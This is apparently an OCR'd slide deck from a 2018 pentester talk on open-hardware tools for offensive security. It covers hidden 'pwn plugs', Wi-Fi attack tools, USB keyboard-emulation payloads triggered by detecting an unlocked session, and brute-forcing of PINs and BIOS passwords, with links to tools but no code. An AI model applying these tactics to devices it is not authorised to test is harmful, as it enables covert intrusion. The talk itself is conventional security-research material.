NTT Security

Open Hardware

for (software) offensive security

Antoine CERVOISE

04 07 2018

Who am I?

@acervoise

Pentester @NTT Security FR

Love open hardware

Previous talks


- Raspberry Spy
  - (Rump) SSTIC 2013
  - http://www.antoine-cervoise.fr/wp-content/uploads/2013/06/SSTIC-2013-Raspberry-Spy-Rump-A.-Cervoise.pdf
- Open hardware for "physical" password attacks
  - RMLL 2015 / (Rump) GreHack 2015 / ESGI Security Day 2016 / Sthack 2016
  - https://2015.rmll.info/materiel-libre-pour-attaques-physiques-sur-des-mots-de-passe?lang=en
- Teensy – Add a backdoor in USB
  - BeeRump 2016
  - https://www.rump.beer/2016/slides/Teensy_-_Introduire_une_porte_derobe_dans_un_peripherique_USB.pdf
- Unlock Android by emulating a keyboard and a mouse (FR)
  - SSTIC 2016
  - https://www.sstic.org/2016/presentation/unlock_android/
- Android Face Unlock bruteforce
  - (Rump) SSTIC 2016
- Pocket Wi-Fi , PocketCHIP for Wi-Fi pentest
  - ESGI Security Day 2017 / Sthack 2017 (rump)
- Ardui-no pown Android
  - RMLLsec 2016 (rump)
  - https://rmll.ubicast.tv/videos/rump-session_/

Contents

- My favorite toys
- A few words about hardware offsec
- What the hell is « software pentest »?
- Cases
  - Pwn plug
  - Wi-Fi
  - I always wanted to be a Keyboard
  - Ethernet
  - Storage
  - Mass storage emulation


My favorite toys

Toys'R'mine




Sources: Wikipedia

Toys'R'mine



Source: https://www.pjrc.com/teensy/


Toys'R'mine



Sources: https://www.arduino.cc/

Some other stuff

Source: https://getchip.com/pages/pocketchip



Hardware offsec

Hardware offsec - Goals

- Extract firmware
- Find secret/key
- Interact with the device (UART, SPI, I^2C, CAN…)
  - https://labs.portcullis.co.uk/blog/uart-debugging-rooting-an-ip-phone-using-uart/ (23/03/2018)

Hardware offsec – (some) Tools

- Bus Pirate (https://github.com/BusPirate/Bus_Pirate)
- Teensy (https://www.pjrc.com/teensy/)
- GoodFET (http://goodfet.sourceforge.net/)
- USB/UART (https://osmocom.org/projects/mv-uart/wiki)

« Software pentest »?

Software pentest

- Not hardware pentest
  - Wi-Fi
  - « Red team » / Physical
  - Laptop/Desktop
  - …

Software pentest

- Methodology
  - Lots of ideas and tools on the Internet
  - Specific to ONE hardware
  - Adapt the wheel with what you have!

Cases / Tools – Pwn plug

Homemade pwn plug


- Raspberry Pi 3
  - Can open a Wi-Fi access point
- POE Adaptor
  - https://github.com/PiSupply/PiPoE
- 3G/4G Access

Source : https://www.framboise314.fr/une-alimentation-poe-pour-le-raspberry-pi/


Homemade pwn plug

Hide the pwn plug

- Powerstrip
- A « Do not unplug » box on a MFP
- Under a desk




Network « tester »



Cases / Tools – Wi-Fi

Wi-Fi



Source : https://getchip.com/pages/pocketchip

Wi-Fi

Wi-Fi

Source: http://xtof.free.fr/wifi/ricore.html

Wi-Fi

Tools

- WiFite
  - https://github.com/derv82/wifite2
  - Tips :
    Wifite2 supports 5Ghz,
    Kali uses Wifite v2r87 ≠ Wifite2
- Mojlnir
  - https://github.com/rasta-mouse/Mjolnir
- PocketWifi
  - https://github.com/nttcomsecurity/PocketWifi
- WPS ?!

Homemade antena

- Ricoré box
  - http://xtof.free.fr/wifi/ricore.html (FR)
- Pringles box
  - https://repo.zenk-security.com/Protocoles_reseaux_securisation/Comment%20fabriquer%20une%20antenne%20Wifi%20soi%20meme,%20facilement%20et%20surtout%20pas%20cher.pdf
    (FR)

Wi-Fi

Make your own stuff


Source : https://twitter.com/elkentaro/status/1012156297104494592


Cases / Tools – Keyboard (payload)

Source : https://imgflip.com/i/2d5wvw

Keyboard

Sources: Wikipedia





Keyboard – Layout issue


Solved on Teensy

No solution for Arduino

On raspberry QWERTY is already painful


Call for contributions

- Implement the Teensy way of choosing layout for Arduino
- Work on a RPI lib to make Keyboard use easier




Fake MP3 Player

Keyboard




Mouse



How to proceed?

Sources : http://www.dx.com

- Find your target
- Look for good components
- Destroy them
- Retry



More ideas

Sources:
www.slashgear.com
www.buldoz.com
www.mademoiselle-bio.com
www.communiplace.fr

More ideas

Source: gamebuino.com


Detect unlocking

When CAPS LOCK is disabled ALL keyboard are updated

- Enable CAPS LOCK
- Detect CAPS UNLOCK
- Wait a few seconds
- Send payload


Add remote control

https://github.com/nttcomsecurity/RemoteTeensy




Add remote control

https://github.com/whid-injector/WHID



https://github.com/mame82/P4wnP1




Softwares


- Teensy Scripts
  - https://github.com/samratashok/Kautilya
- Add feedback using specials keys and SD card
  - https://github.com/offensive-security/hid-backdoor-peensy
- Convert Rubber Ducky to Arduino
  - https://github.com/whid-injector/Dckuino.js
- Rasperry Pi Zero Framework
  - https://dantheiotman.com/2017/09/15/p4wnp1-the-pi-zero-based-usb-attack-platform/


Cases / Tools – Keyboard (bruteforce)

Hardware Bruteforce Framework – V1



Hardware Bruteforce Framework – V2





Hardware Bruteforce Framework – V2

Bruteforce :

- (old) Android Pin code/password/pattern
- BIOS/UEFI Password
- Boot encryption password/pin code
- Parental code on Freebox TV
- https://github.com/cervoise/Hardware-Bruteforce-Framework-2

Hardware Bruteforce Framework – V2

Work in progress :

- Use a RPI zero
  - No more SPI, only a Raspberry
  - No capture through a webcam possible ☹
- Improve video capture using HDMI/Ethernet
  - Source: *Visualisez, enregistrez ou transmettez la sortie HDMI de votre Pi – Hackable 23*
  - Not working on phone, but the attack is not possible anymore on Android


Cases / Tools – Ethernet

PoisonTap


- Emulates an Ethernet device over USB (or Thunderbolt)
